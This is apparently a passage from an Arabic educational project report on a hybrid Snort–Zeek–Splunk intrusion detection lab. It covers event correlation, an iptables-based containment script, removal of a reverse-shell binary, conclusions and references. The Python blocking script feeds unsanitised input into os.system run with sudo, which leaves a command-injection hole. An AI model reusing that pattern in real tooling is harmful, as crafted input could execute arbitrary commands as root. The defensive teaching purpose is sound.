أظهرت النتائج أن الاعتماد على Snort وحده لم يكن كافياً لتكوين صورة كاملة عن الهجوم. فعلى الرغم من قدرته على كشف نشاطات مثل المسح أو الإغراق، إلا أنه لا يوفر سياقاً زمنياً متكاملًا يربط بين المراحل المختلفة للهجوم.

لم يكن بإمكان Snort بمفرده تفسير انتقال الهجوم من مرحلة الاستطلاع إلى الاستغلال ثم إلى إنشاء قناة تحكم، وهو ما يؤكد محدودية الأنظمة التوقعية عند التعامل مع هجمات متعددة المراحل.

4-6-6 القيمة المضافة لأداة Zeek

قدمت Zeek تحليلاً سلوكياً معمقاً مكن من فهم طبيعة الاتصالات بدقة، مثل:

- حالات الاتصال (S0, SF)

- عدد محاولات المصادقة
 - نجاح أو فشل تسجيل الدخول
 - أوامر FTP مثل STOR
 - إنشاء اتصال عكسي
- هذا المستوى من التفاصيل مكن من تحليل الهجوم كسلوك متسلسل، وليس كمجموعة تنبيهات منفصلة.

6-6-5 القيمة المضافة لمنصة Splunk

شكّلت Splunk الطبقة التحليلية المركزية للنظام، حيث مكّنت من:

- ربط الأحداث زمنياً
 - عرض الارتفاعات المفاجئة في حركة الشبكة (Spike Detection)
 - تحليل انتقال الهجوم بين المراحل
 - إجراء استعلامات مخصصة للتحقيق
- كما ساعدت في تحويل البيانات الخام إلى رؤية تحليلية متكاملة تدعم اتخاذ القرار الأمني.

6-6-6 دور منطق الارتباط (Correlation Logic)

أثبت منطق الارتباط المعتمد في المشروع أن النشاط الفردي لا يُعد دليلاً كافياً على وجود هجوم. إلا أن ربط الأدلة الصادرة عن مصادر متعددة — مثل المسح، ومحاولات المصادقة، ونجاح تسجيل الدخول، ونقل ملف، وإنشاء اتصال عكسي — أدى إلى تكوين صورة هجومية متكاملة تعكس هجوماً حقيقياً متعدد المراحل. يعكس هذا التكامل الفعالية العملية للنموذج الهجين في بيئة Mini-SOC، و يبرز أهمية الدمج بين الكشف التوقيعي، والتحليل السلوكي، ومنصات الربط والتحليل المركزي.

6-7 تفعيل آلية الاستجابة الأولية ضمن بيئة Mini-SOC

بعد تنفيذ السيناريوهات الهجومية وتحليلها باستخدام النظام الهجين، تم الانتقال إلى تفعيل آلية استجابة أولية تربط عملية الكشف بعملية الاحتواء بشكل عملي. لا يهدف هذا الجزء إلى بناء نظام SOAR متكامل، وإنما إلى محاكاة منطق الاستجابة المعتمد في مراكز العمليات الأمنية، حيث يتم الانتقال من مرحلة التنبيه والتحليل إلى تنفيذ إجراء احتواء فعلي عند تأكيد النشاط الخبيث.

اعتمدت الآلية على سكريبت بسيط بلغة Python يقوم بتطبيق قاعدة حظر باستخدام iptables عند إدخال عنوان IP الذي تم تأكيده كمصدر للهجوم، وبذلك يتم تحويل نتيجة التحليل إلى إجراء تنفيذي مباشر على مستوى الشبكة.



```
GNU nano 7.2 block_ip.py
import os
import sys

if len(sys.argv) != 2:
    print("Usage: python3 block_ip.py <IP>")
    sys.exit(1)

attacker_ip = sys.argv[1]

command = f"iptables -A INPUT -s {attacker_ip} -j DROP"
os.system(command)


print(f"[+] IP {attacker_ip} has been blocked.")

[ Read 13 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^_ Go To Line
```

شكل (٦-٦٩): سكريبت بايثون بسيط لتفعيل قاعدة حظر باستخدام iptables عند تأكيد النشاط الخبيث.

أولاً: مرحلة الاحتواء (Containment)

بعد تأكيد الحادثة الأمنية من خلال تحليل الأحداث داخل Splunk وربطها زمنياً، تم تحديد عنوان IP المهاجم (١٩٢,١٦٨,١٩٣,١٢٨) كمصدر للنشاط الخبيث، سواء في سيناريو الهجوم متعدد المراحل أو في سيناريو DoS.



```
testuser@Ubuntu-Victim: ~
testuser@Ubuntu-Victim:~$ sudo python3 block_ip.py 192.168.193.128
[sudo] password for testuser:
[+] IP 192.168.193.128 has been blocked.
testuser@Ubuntu-Victim:~$
```

شكل (٦-٧٠): تنفيذ سكريبت الأتمتة المسؤول عن تطبيق قاعدة حظر باستخدام iptables بعد تأكيد الحادثة الأمنية.

بعد تنفيذ السكريبت، تمت إضافة قاعدة حظر إلى جدار الحماية:

```
testuser@Ubuntu-Victim:~$ sudo iptables -L -v -n
Chain INPUT (policy DROP 264 packets, 27268 bytes)
pkts bytes target prot opt in out source destination
128K 76M ACCEPT 0 -- * * 0.0.0.0/0 0.0.0.0/0 ctstate RELATED,ESTABLISHED
481 28860 ACCEPT 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp flags:0x17/0x02 limit: avg 1/sec burst 4
420 25200 DROP 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp flags:0x17/0x02
0 0 DROP 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp dpt:23
0 0 DROP 0 -- * * 192.168.193.128 192.168.193.129
0 0 ACCEPT 1 -- * * 0.0.0.0/0 0.0.0.0/0 icmp type 8
0 0 DROP 0 -- * * 192.168.193.128 0.0.0.0/0
```

شكل (٦-٧١): عرض قواعد iptables بعد إضافة قاعدة الحظر.

يوضح الشكل إضافة قاعدة DROP لمنع الاتصالات الواردة من عنوان IP المهاجم، مما يمثل تنفيذ إجراء الاحتواء على مستوى الشبكة.

بعد تطبيق القاعدة، لوحظ:

- فشل محاولات الاتصال من جهاز Kali
- توقف جلسة Reverse Shell
- توقف تأثير Flood في سيناريو DoS

ثانياً: مرحلة الاستئصال (Eradication)

بعد تنفيذ الاحتواء، تم الانتقال إلى إزالة الأثر المباشر للهجوم من النظام المصاب.

تم أولاً إنهاء الجلسة الخبيثة المرتبطة بال payload ثم تم حذف الملف التنفيذي الذي تم رفعه خلال مرحلة التثبيت.

```
testuser@Ubuntu-Victim:~$ ps aux | grep shell.elf
testuser 10179 0.0 0.0 1172 784 pts/2 Sl+ 17:38 0:00 ./shell.elf
testuser 10229 0.0 0.0 9280 2276 pts/1 S+ 17:39 0:00 grep --color=
auto shell.elf
testuser@Ubuntu-Victim:~$ pkill shell.elf
testuser@Ubuntu-Victim:~$ rm shell.elf
testuser@Ubuntu-Victim:~$
```

شكل (٦-٧١): يوضح الشكل إنهاء جلسة الاتصال العكسي وحذف الملف التنفيذي الخبيث من النظام المصاب.

بعد ذلك، تم التحقق من:

- عدم وجود جلسات نشطة على المنفذ ٤٤٤٤
- عدم وجود الملف ضمن مجلد المستخدم
- استمرار قاعدة الحظر المفروضة عبر iptables

ثالثاً: الاستعادة - (Recovery) ضمن نطاق مبسّط

في نطاق المشروع التعليمي، اقتصرت مرحلة الاستعادة على التحقق من استقرار الخدمات بعد تنفيذ الاحتواء والاستئصال، دون تنفيذ إعادة ضبط شاملة للنظام. كان من الممكن في بيئة إنتاج واقعية إعادة تعيين كلمات المرور، أو فحص آليات الاستمرارية (Persistence) ، أو تنفيذ تحليل سلامة للنظام، إلا أن نطاق Mini-SOC اقتصر على محاكاة الاستجابة الأولية.

أظهر تطبيق سكربت الأتمتة انتقال النظام من مرحلة الكشف والتحليل إلى تنفيذ إجراء احتواء فعلي، مما يعكس تكاملاً عملياً بين مكونات النظام الهجين وآلية الاستجابة. لم يقتصر النظام على توليد التنبيهات، بل تم تحويل الحدث الأمني المؤكد إلى إجراء تنفيذي مباشر، تلاه إزالة الأثر المباشر للهجوم من النظام.

يعكس هذا التسلسل تطبيقاً عملياً مبسطاً لمفهوم SOAR ، ويؤكد أن الجمع بين الكشف التوقيعي، والتحليل السلوكي، ومنطق الارتباط، وآلية تنفيذ الاستجابة، قادر على محاكاة دورة حياة الاستجابة للحوادث الأمنية ضمن بيئة تعليمية عملية.

الفصل السابع

الخاتمة والآفاق المستقبلية

يهدف هذا المشروع إلى تصميم وتنفيذ نظام كشف تسلل هجين ضمن بيئة **Mini-SOC** تعليمية، مع تحليل الهجمات السيبرانية متعددة المراحل وفق نموذج **Cyber Kill Chain**، إضافة إلى دراسة سلوك حركة غير طبيعية من خلال سيناريو هجوم حجب الخدمة.

أظهرت النتائج أن الدمج بين أنظمة الكشف القائمة على التوقع، والتحليل السلوكي لحركة الشبكة، ومنصة **SIEM** مركزة، يوفر قدرة تحليلية متقدمة تتجاوز الاعتماد على أداة واحدة فقط. فقد مكّن **Snort** من الكشف المبكر عن أنشطة معروفة مثل المسح والهجمات القائمة على الأنماط المحددة مسبقاً، بينما قدّمت **Zeek** رؤية سلوكية معمقة مكّنت من تحليل حالات الاتصال، وسلوك المصادقة، ونقل الملفات، وإنشاء الاتصالات العكسية. أما منصة **Splunk** فقد لعبت دوراً محورياً في ربط الأحداث زمنياً وتحويل السجلات الخام إلى صورة هجومية متكاملة يمكن تحليلها واتخاذ القرار بناءً عليها.

كما أثبت تطبيق منطق الارتباط أن الحدث الفردي لا يُعد مؤشراً كافياً على وجود هجوم، بينما يؤدي ربط مجموعة من المؤشرات ضمن سياق زمني ومنهجي إلى كشف هجوم متعدد المراحل بدقة أعلى. يعكس ذلك أهمية التفكير التحليلي داخل مراكز العمليات الأمنية، حيث يتم الانتقال من مجرد تلقي تنبيهات إلى فهم السلوك الهجومي الكامل.

إضافةً إلى ذلك، تم تفعيل آلية استجابة أولية (**Mini-SOAR**) تربط عملية الكشف بعملية الاحتواء من خلال سكربت أتمتة بسيط يعتمد على **iptables**، مما أتاح محاكاة دورة الاستجابة للحوادث الأمنية بدءاً من الاكتشاف وصولاً إلى الاحتواء والاستئصال ضمن نطاق تعليمي مبسّط.

بناءً على ما سبق، يمكن القول إن النظام المقترح نجح في تحقيق أهدافه من خلال بناء بيئة عملية لتحليل الهجمات السيبرانية، وتقييم أداء نموذج كشف تسلل هجين، وتطبيق مفهوم الاستجابة للحوادث ضمن إطار عملي واقعي.

على الرغم من تحقيق أهداف المشروع، إلا أن هناك عدداً من الجوانب التي يمكن تطويرها مستقبلاً لتعزيز فعالية النظام وتوسيعه نحو بيئة أكثر واقعية.

يمكن مستقبلاً توسيع آلية الاستجابة لتشمل أتمتة متقدمة تعتمد على التكامل المباشر بين منصة **SIEM** وسكربتات الاستجابة، بحيث يتم تفعيل إجراءات الحظر تلقائياً عند تحقق شروط محددة دون تدخل بشري. كما يمكن تطوير منطق الارتباط ليعتمد على عتبات ديناميكية أو نماذج تحليل سلوكي قائمة على التعلم الآلي لتحسين القدرة على كشف الهجمات غير المعروفة.

ومن الممكن أيضاً توسيع بيئة **Mini-SOC** لتشمل مصادر سجلات إضافية مثل سجلات النظام (**Syslog**)، وسجلات التطبيقات، أو دمج أنظمة كشف على مستوى المضيف (**HIDS**) لتعزيز الرؤية الشاملة للهجوم. إضافة إلى ذلك، يمكن دراسة سيناريوهات أكثر تعقيداً مثل هجمات الحركة الجانبية (**Lateral Movement**) أو محاولات تصعيد الامتيازات (**Privilege Escalation**) لزيادة واقعية البيئة التدريبية.

كما يمكن مستقبلاً اختبار النظام في بيئة موزعة تحاكي هجمات **DDoS** حقيقية، مما يتيح تقييم أداء النظام تحت ضغط أعلى، ودراسة آليات التخفيف المتقدمة مثل **Rate Limiting** أو التكامل مع جدران حماية متقدمة.

بشكل عام، يمثل هذا المشروع أساساً عملياً يمكن البناء عليه لتطوير منصة تدريبية متقدمة تحاكي عمل مراكز العمليات الأمنية، وتوفر بيئة تجريبية لتحليل الهجمات وفهم سلوك المهاجمين ضمن إطار منهجي واضح.

الفصل الثامن

المراجع

- [1] R. Bace and P. Mell, "Intrusion Detection Systems," NIST Special Publication 800-31, 2001.
- [2] W. Stallings and L. Brown, *Computer Security: Principles and Practice*, 4th ed. Pearson, 2018.
- [3] E. Cole, R. Krutz, and J. W. Conley, *Network Security Bible*, 2nd ed. Wiley, 2011.
- [4] M. Roesch, "Snort: Lightweight Intrusion Detection for Networks," in *Proceedings of the 13th USENIX Conference on System Administration*, 1999.
- [5] The Zeek Project, "Zeek Network Security Monitor," [Online]. Available: <https://zeek.org>
- [6] Splunk Inc., "Splunk Enterprise Security Overview," [Online]. Available: <https://www.splunk.com>
- [7] Lockheed Martin, "Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains," 2011.
- [8] K. Scarfone and P. Mell, "Guide to Intrusion Detection and Prevention Systems (IDPS)," NIST SP 800-94, 2007.
- [9] H. Kim and D. Kim, "Hybrid Intrusion Detection System Design," *International Journal of Security and Its Applications*, vol. 8, no. 2, 2014.
- [10] Offensive Security, "Metasploit Framework Documentation," [Online]. Available: <https://docs.metasploit.com>
- [11] G. Lyon, *Nmap Network Scanning*, Insecure.Org, 2009.
- [12] T. Holz et al., "Measuring and Detecting Fast-Flux Service Networks," NDSS Symposium, 2008.
- [13] SANS Institute, "Incident Handler's Handbook," 2020.